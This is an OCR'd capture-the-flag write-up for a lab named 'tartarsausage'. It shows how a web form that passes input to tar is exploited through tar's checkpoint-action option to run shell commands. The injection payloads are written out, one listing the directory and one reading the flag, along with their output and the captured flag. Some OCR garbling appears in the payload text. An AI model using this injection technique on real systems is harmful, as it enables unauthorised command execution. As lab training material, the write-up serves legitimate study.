
Try luck with shell commands you wont succeed ;)

Now we have a little hint here about tar function

It can be used to break out from restricted environments by spawning an interactive system shell

Laboratory: tartarsausage

Try some commands:




35.246.158.241:31606/sadjwjaskdkwkasjdkwasdasdas.html

Enter tar

Try luck with shell commands you wont succeed ;)

ls




35.246.158.241:31606/asdsasdsadsadwfdasdwasdfrasdedfads.php

"If you don't see my flag. Try harder :D!!"

Laboratory: tartarsausage

Try payload



35.246.158.241:31606/sadjwjaskdkwkasjdkwasdasdas.html

Enter tar

Try luck with shell commands you wont succeed ;)


int-action=exec="ls -la"
submit
view-source:http://35.246.158.241:31606/asdsasdsadsadwfdasdwasdfrasdedfads.php
140%

```
"If you don't see my flag. Try harder :D!!"
total 24
drwxrwxrwx 1 www-data www-data 4096 Mar 23  2021 .
drwxr-xr-x 1 root     root     4096 Feb  1  2020 ..
-rw-rw-r-- 1 root     root      120 Dec 14  2020 asdsasdsadsadwfdasdwasdfrasdedfads.php
drwxrwxr-x 2 root     root     4096 Mar 23  2021 enhjenhzZGN3YWRzYWRhc2Rhc3NhY2FzY2FzY2FzY2FjYWNzZHNhY2FzY2Fzc2FjY2Fz
-rw-rw-r-- 1 root     root     1406 Dec 14  2020 index.php
-rw-rw-r-- 1 root     root      276 Dec 14  2020 sadjwjaskdkwkasjdkwasdasdas.html
```

Payload:

```
cf /dev/null testfile --checkpoint=1 --checkpoint-action=exec="ls -la"
```

Laboratory: tartarsausage




35.246.158.241:31606/sadjwjaskdkwkasjdkwasdasdas.html

Enter tar

Try luck with shell commands you wont succeed ;)

Y2FzY2Fzc2FjY2Fz/flag"



35.246.158.241:31606/asdsasdsadsadwfdasdwasdfrasdedfads.php

"If you don't see my flag. Try harder :D!!" ctf{e15918e70b7c3395bcb357b4ca5e95f868ebc462d33371a5f44a25c35f8faa45}

Payload:

```
cf /dev/null testfile --checkpoint=1 --checkpoint-action=exec="cat
enhjenhzZGN3YWRzYWRhc2Rhc3NhY2FzY2FzY2FzY2FjYWNzZHNhY2FzY2Fzc2FjY2Fz/flag"
```

Thank you for Attention!